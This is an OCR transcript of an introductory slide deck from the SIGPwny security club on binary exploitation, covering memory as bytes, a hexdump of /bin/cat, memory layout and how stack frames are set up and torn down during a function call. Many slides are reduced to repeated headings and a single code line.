SIGPwny

General FA2025 • 2025-10-12

PWN I

Suchit and Akhil

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


What is PWN?

- More descriptive term: **binary exploitation**
- Exploits that abuse the mechanisms behind how compiled code is executed
  - Dealing with what the CPU actually sees and executes on or near the hardware level
- Most modern weaponized/valuable exploits fall under this category
- This is real stuff!!
  - Corollary: this is hard stuff. Ask for help, or if you don't need help, help your neighbors :)


Memory Overview

- Programs are just a bunch of numbers ranging from 0 to 255 (**bytes**)
- Each number is stored at an "address" in the range `0x0`-`0xFFFFFFFFFFFFFFFF`
  - Think of it as a massive array/list
- Bytes in a program serves one of two purposes
  - **Instructions**: tells the processor what to do
  - **Data**: has some special meaning, used by the instructions
    - Examples: part of a larger number, a letter, a memory address

```
❯ hexdump -C /bin/cat
00000000  ca fe ba be 00 00 00 02  01 00 00 07 00 00 00 03
00000010  00 00 40 00 00 00 80 70  00 00 00 0e 01 00 00 0c
00000020  80 00 00 02 00 01 00 00  00 00 d1 00 00 00 00 0e
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
*
00004000  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00
00004010  12 00 00 00 08 05 00 00  85 00 20 00 00 00 00 00
00004020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45
00004030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00004040  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
00004050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00004060  00 00 00 00 00 00 00 00  19 00 00 00 d8 01 00 00
00004070  5f 5f 54 45 58 54 00 00  00 00 00 00 00 00 00 00
00004080  00 00 00 00 01 00 00 00  00 20 00 00 00 00 00 00
00004090  00 00 00 00 00 00 00 00  00 20 00 00 00 00 00 00
000040a0  05 00 00 00 05 00 00 00  05 00 00 00 00 00 00 00
000040b0  5f 5f 74 65 78 74 00 00  00 00 00 00 00 00 00 00
```


Memory Layout

Lowest address
(0x0000000000000000)



Highest address
(0xFFFFFFFFFFFFFFFF)

Memory Layout



The Stack

Calling Functions

```
method_1(a, b, c);
```

Calling Functions (Call Stack)

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



Calling Functions (`call` Instruction)

Instruction Pointer (`%rip`) → `method_1(a, b, c);`




Calling Functions (enter/Prologue)

```
method_1(a, b, c);
```


Calling Functions (enter/Prologue)

```
method_1(a, b, c);
```



Calling Functions (Execution)


```
method_1(a, b, c);
```



The stack

Calling Functions (Execution)

```
method_1(a, b, c);
```



Calling Functions (leave/Epilogue)

```
method_1(a, b, c);
```

Calling Functions (leave/Epilogue)

```
method_1(a, b, c);
